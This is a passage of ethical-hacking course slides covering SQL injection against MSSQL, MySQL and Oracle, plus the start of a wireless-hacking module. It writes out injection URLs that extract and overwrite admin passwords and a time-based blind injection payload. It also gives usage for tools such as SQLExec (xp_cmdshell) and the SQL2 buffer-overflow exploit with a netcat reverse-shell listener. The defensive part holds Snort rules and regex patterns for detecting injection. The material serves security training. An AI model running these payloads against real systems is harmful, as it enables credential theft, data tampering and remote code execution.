- ⊙ To get the login_name from the “admin_login” table
 - `http:// xsecurity.com /index.asp?id=10 UNION SELECT TOP 1 login_name FROM admin_login--`
- ⊙ From above, we get login_name of the admin_user.
- ⊙ To get the password for login_name='yuri' --
 - `http"// xsecurity.com /index.asp?id=10 UNION SELECT TOP 1 password FROM admin_login where login_name='yuri'--`

How to Update/Insert Data into Database?

- ⦿ After gathering all column name of a table, it is possible to UPDATE or INSERT records in the table
 - Example to change password for 'yuri':
 - `http:// xsecurity.com /index.asp?id=10; UPDATE 'admin_login' SET 'password' = 'newboy5' WHERE login_name='yuri' --`
- ⦿ To INSERT a record
 - `http:// xsecurity.com /index.asp?id=10; INSERT INTO 'admin_login' ('login_id', 'login_name', 'password', 'details') VALUES(111, 'yuri2', 'newboy5', 'NA') --`

Absinthe Automated SQL Injection Tool

The screenshot shows the Absinthe tool interface with the following configuration:

- Host Information** tab is selected.
- Exploit Type:** ☒ Blind Injection, ☐ Error Based
- Select The Target Database:** PostgreSQL
- Connection:**
 - Target URL:** http://internal.0x90.org/~nummish/sql.php
 - Connection Method:** ☒ Get, ☐ Post, ☐ Use SSL
 - ☐ Comment End of Query ☐ Append text to end of query
- Authentication:**
 - ☐ Use Authentication
 - ☐ Basic ☐ Digest ☐ NTLM
 - Name:** [empty], **Password:** [empty], **Domain:** [empty]
- Form Parameters:**
 - Name:** [empty], **Default Value:** [empty]
 - ☐ Injectable Parameter, ☐ Treat Value as String
 - Parameters** tab is active, showing a table with one entry: id=2, injectable=True.
 - Buttons:** Add Parameter, Add Cookie, Edit, Remove, Initialize Injection

SQL Injection in Oracle

- ⊙ SQL injection in Oracle can be performed as follows:
 - UNIONS can be added to the existing statement to execute a second statement
 - SUBSELECTS can be added to existing statements
 - Data Definition Language (DDL) can be injected if DDL is used in a dynamic SQL string
 - INSERTS, UPDATES, and DELETES can also be injected
 - Anonymous PL/SQL blocks in procedures

SQL Injection in MySql Database

- ⦿ It's not easy to perform SQL injection in MySql database
- ⦿ While coding with MySql application, the injection vulnerability is not exploited
- ⦿ It's difficult to trace output
- ⦿ You can see an error because the value retrieved is passed to multiple queries with a different number of columns before the script ends
- ⦿ In such situations, SELECT and UNION commands cannot be used

SQL Injection in MySql Database

⦿ Example: consider a database 'pizza':

- `http://www.xsecurity.com/pizza/index.php?a=post&s=reply&t=1'`

- To show the tables type the query:

```
mysql> SHOW TABLES;
```

- To see the current user:

```
mysql> SELECT USER();
```

- Following query shows the first byte of Admin's Hash:

```
mysql> SELECT SUBSTRING(user_password,1,1)FROM      mb_users  
WHERE user_group = 1;
```

- Following query shows first byte of Admin's Hash as ASCII number:

```
mysql> SELECT ASCII('5');
```

SQL Injection in MySql Database

⦿ Preparing the GET Request

- To inject SQL commands successfully we have to clean the request from any single quote

```
mysql> Select active_id FROM mb_active UNION  
SELECT IF(SUBSTRING(user_password,1, 1) = CHAR(53),  
BENCHMARK(1000000, MD5(CHAR(1))), null) FROM  
mb_users WHERE user_group = 1;
```

⦿ Exploiting the Vulnerability

- First, log in a Registered User with the rights to reply in the current thread

```
http://127.0.0.1/pizza/index.php?a=post&s=reply&t=1  
UNION SELECT IF (SUBSTRING(user_password,1,1) =  
CHAR(53), BENCHMARK(1000000, MD5(CHAR(1))), null),  
null, null, null, null FROM mb_users WHERE  
user_group = 1/*
```

You will see a slow down of a couple of seconds because the first byte is CHAR(53), 5

Attack Against SQL Servers

⊙ Techniques Involved

- Understand SQL Server and extract necessary information from the SQL Server Resolution Service
- List servers by Osql-L probes
- Sc.exe sweeping of services
- Port scanning
- Use of commercial alternatives

SQL Server Resolution Service (SSRS)

- ⊙ This service is responsible for sending a response packet containing connection details of clients who send a specially formed request
- ⊙ The packet contains the details necessary to connect to the desired instance, including the TCP port for each instance
- ⊙ The SSRS has buffer overflow vulnerabilities that allow remote attackers to overwrite portions of system memory and to execute arbitrary codes

Osql L- Probing

- ⦿ It is a command-line utility provided by Microsoft with SQL Server 2000 that allows the user to issue queries to the server
- ⦿ Osql.exe includes a discovery switch (*-L*) that will poll the network looking for other installations of SQL Server
- ⦿ Osql.exe returns a list of server names and instances but no details about TCP ports or netlibs

SQL Injection Automated Tools


- ◉ SQLDict
- ◉ SqlExec
- ◉ SQLbf
- ◉ SQLSmack
- ◉ SQL2.exe
- ◉ AppDetective
- ◉ Database Scanner
- ◉ SQLPoke
- ◉ NGSSQLCrack
- ◉ NGSSQuirreL
- ◉ SQLPing v2.2

Hacking Tool: SQLDict

<http://ntsecurity.nu/cgi-bin/download/sqldict.exe.pl>


⦿ SQLdict is a dictionary attack tool for SQL Server

⦿ It tests if the accounts are strong enough to resist an attack



Hacking Tool: SQLExec

- ◉ <http://phoenix.liu.edu/~mdevi/util/Intro.htm>
- ◉ This tool executes commands on compromised Microsoft SQL Servers using xp_cmdshell stored procedure
- ◉ It uses default sa account with NULL password
- ◉ USAGE: SQLExec www.target.com



```
C:\WINDOWS\System32\cmd.exe

C:\Documents and Settings\Owner\My Documents\Ethical Hacking Lab Files v2\Module
14 - SQL Injection\sqlexec>sqlexec

-----SQLExec 1.0 for Windows NT/2K/9X-----

By Egemen Tas <Send all feedbacks and bug reports to egemen@htkom.com>

Usage : SQLExec <Hostname>
!!!!<Do not use ip addresses of targets>!!!!

C:\Documents and Settings\Owner\My Documents\Ethical Hacking Lab Files v2\Module
14 - SQL Injection\sqlexec>
```

Hacking Tool: sqlbf

<http://www.cqure.net/tools.jsp?id=10>


- ◉ Sqlbf is a SQL Sever Password Auditing tool. This tool should be used to audit the strength of Microsoft SQL Server passwords offline. The tool can be used either in BruteForce mode or in Dictionary attack mode. The performance on a 1GHZ pentium (256MB) machine is around 750,000 guesses/sec.
- ◉ To be able to perform an audit, one needs the password hashes that are stored in the sysxlogins table in the master database.
- ◉ The hashes are easy to retrieve, although one needs a privileged account to do so, like an sa account. The query to use would be:
`select name, password from master..sysxlogins`
- ◉ To perform a dictionary attack on the retrieved hashes:
`sqlbf -u hashes.txt -d dictionary.dic -r out.rep`

Hacking Tool: SQLSmack

- ⦿ SQLSmack is a Linux-based Remote Command Execution for MSSQL
- ⦿ When provided with a valid user name and password, the tool permits execution of commands on a remote MS SQL Server by piping them through the stored procedure `master..xp_cmdshell`

Hacking Tool: SQL2.exe

- ◉ SQL2 is a UDP Buffer Overflow Remote Exploit hacking tool



```
C:\WINDOWS\System32\cmd.exe

C:\Documents and Settings\Owner\Desktop\Exploits\Exploits_1\Exploits>sql2
=====
SQL Server UDP Buffer Overflow Remote Exploit

Modified from "Advanced Windows Shellcode"
Code by David Litchfield, david@ngssoftware.com
Modified by lion, fix a bug.
Welcome to HUC Website http://www.cnhonker.com

Usage:
    sql2 Target [<NCHost> <NCPort> <SQLSP>]

Exemple:
Target is MSSQL SP 0:
    C:\>nc -l -p 53
    C:\>sql2 db.target.com 202.202.202.202 53 0
Target is MSSQL SP 1 or 2:
    c:\>sql2 db.target.com 202.202.202.202

C:\Documents and Settings\Owner\Desktop\Exploits\Exploits_1\Exploits>
```

SQL Injection Countermeasures

◉ Selection of Regular Expressions

- Regular expressions for detection of SQL meta characters:
 - `/(\%27)|(\')|(\-\-\)|(\%23)|(#)/ix`
- The above regular expression would be added to the snort rule as follows:
 - ```
alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS
$HTTP_PORTS (msg:"SQL Injection - Paranoid";
flow:to_server,established;uricontent:".pl";
pcre:"/(\%27)|(\')|(\-\-\)|(%23)|(#)/i";
classtype:Web-application-attack; sid:9099;
rev:5;) </TD< tr>
```
- Since “#” is not an HTML meta character, it will not be encoded by the browser

# SQL Injection Countermeasures (cont.)

- Modified regular expressions for detection of SQL meta characters
  - `/((\%3D)|(=))^[^\\n]*((\%27)|(\\"))|(\\"-\\-)|(\%3B)|(;))/i`
- Regular expressions for typical SQL injection attack
  - `/\\w*((\%27)|(\\"))((\%6F)|o|(\%4F))((\%72)|r|(\%52))/ix`
    - `\\w*` - zero or more alphanumeric or underscore characters
    - `(\%27)|\\"` - the ubiquitous single-quote or its hex equivalent
    - `(\%6F)|o|(\%4F)((\%72)|r|(\%52))` - the word 'or' with various combinations of its upper and lower case hex equivalents



# SQL Injection Countermeasures (cont.)

- Regular expressions for detecting SQL injection using UNION keyword
  - `/((\%27)|(\'))union/ix`  
`(\%27)|(\')` - the single-quote and its hex equivalent  
`union` - the keyword union
  - Above expression can be used for `SELECT`, `INSERT`, `UPDATE`, `DELETE`, and `DROP` keywords
- Regular expressions for detecting SQL injection attacks on a MS SQL server
  - `/exec(\s|\+)+(s|x)p\w+/ix`  
`exec` - the keyword required to run the stored or extended procedure  
`(\s|\+)+` - one or more whitespaces or their HTTP encoded equivalents  
`(s|x)p` - the letters 'sp' or 'xp' to identify stored or extended procedures, respectively  
`\w+` - one or more alphanumeric or underscore characters to complete the name of the procedure

# Preventive Measures

- ⊙ Minimize privileges of database connection
- ⊙ Disable verbose error messages
- ⊙ Protect the system account 'sa'
- ⊙ Audit source code
  - Escape single quotes
  - Input validation
  - Reject known bad input
  - Input bound checking

# Summary

- ⊙ SQL injection is an attack methodology that targets the data residing in a database
- ⊙ It attempts to modify the parameters of a web-based application in order to alter the SQL statements that are parsed to retrieve data from the database
- ⊙ Database footprinting is the process of mapping out the tables on the database and is a crucial tool in the hands of an attacker
- ⊙ Exploits occur due to coding errors as well as inadequate validation checks
- ⊙ Prevention involves enforcing better coding practices and database administration procedures



# Ethical Hacking

Module XV

Hacking Wireless Networks

# Scenario


- ◉ A prankster used the speakers at the food joint to make personal and offending statements about the customers who came to pick up their orders from the counter. Something was very wrong with the speaker system.
- ◉ The management of the Snack Bar had a difficult time calming the furious customers. Even their most loyal customers were extremely offended. A lot of business was being lost resulting in big financial losses for the Snack Bar.
- ◉ The results of a police investigation totally surprised the Snack Bar management. Upon investigation, the Officers found that the culprit was an ex-employee who was fired for indecent behavior with a customer. It was a clear example of wireless hacking, where the hacker tapped into the wireless frequency of the speaker system.
- ◉ What if the same thing were to happen to a radio broadcasting organization? Can you imagine the ramifications?



# Module Objectives

- ◉ Wireless Networking Concept
- ◉ Effect on Business of Wireless Attacks
- ◉ Basics of Wireless Networks
- ◉ Components of a Wireless LAN
- ◉ Types of Wireless Networks and Setting Up a WLAN
- ◉ Detecting and Getting into a WLAN
- ◉ Access Point Positioning and Antennas
- ◉ SSIDs, WEP, Related Technologies, and Carrier Networks
- ◉ Mac Sniffing and AP Spoofing
- ◉ Different Types of Wireless Attacks (Such as DoS or MITM)
- ◉ Hacking Tools
- ◉ WIDZ and RADIUS

# Module Flow



# Introduction to Wireless Networking

- ◉ Wireless networking technology is becoming increasingly popular and at the same time has introduced several security issues.
- ◉ The popularity of wireless technology is driven by two primary factors: convenience and cost.
- ◉ A wireless local area network (WLAN) allows workers to access digital resources without being locked to their desks.
- ◉ Laptops can be taken to meetings, or even to Starbucks, and connected to a wireless network. This convenience has become more affordable.





# Business and Wireless Attacks

- ⊙ As more and more firms use wireless networks, security becomes more of a problem.
- ⊙ Business is at high risk from whackers (wireless hackers) who don't require physical entry into a business network to hack, but can easily compromise the network with the help of freely available tools.
- ⊙ Warchalking, Wardriving, and Warflying are some of the ways in which a whacker can assess the vulnerability of a firm's network.

# Basics

The first wireless standard was 802.11. It defines three physical layers:


- Frequency Hopping Spread Spectrum (FHSS)
- Direct Sequence Spread Spectrum (DSSS)
- Infrared

- ◉ 802.11a: More channels, high speed, less interference
- ◉ 802.11b: Protocol of Wi-Fi revolution, De Facto Standard
- ◉ 802.11g: Similar to 802.11b, only faster
- ◉ 802.11i: Improves WLAN security
- ◉ 802.16: Long distance wireless infrastructure
- ◉ Bluetooth: Cable replacement option
- ◉ 900 MHz: Low speed, coverage, backward compatibility

# Components of a Wireless Network

There are three components of a wireless network

- **Wi-Fi radio devices**
- **Access points**
- **Gateways**



# Types of Wireless Networks

There are four basic types:


- Peer to Peer
- Extension to a wired network
- Multiple access points
- LAN to LAN wireless network

# Setting Up a WLAN

- ⊙ When setting up a WLAN, the channel and service set identifier (SSID) must be configured in addition to traditional network settings such as IP address and a subnet mask.
- ⊙ The channel is a number between 1 and 11 (between 1 and 13 in Europe) and designates the frequency on which the network will operate.
- ⊙ The SSID is an alphanumeric string that differentiates networks operating on the same channel.
- ⊙ It is essentially a configurable name that identifies an individual network. These settings are important factors when identifying WLANs and sniffing traffic.

# Detecting a Wireless Network

- ⦿ Using an operating system, such as Windows XP or Mac with Airport, to detect available networks.
- ⦿ Using handheld PCs (Tool: MiniStumbler)
- ⦿ Using passive scanners (Tool: Kismet, KisMAC)
- ⦿ Using active beacon scanners (Tool: NetStumbler, MacStumbler, iStumbler)



# How to Access a WLAN

- ⦿ Use a laptop with a wireless NIC (WNIC)
- ⦿ Configure the NIC to automatically set up its IP address, gateway, and DNS servers
- ⦿ Use the software that came with the NIC to automatically detect and go online
- ⦿ One of the ways to check if the system is online is to run an intrusion detection system
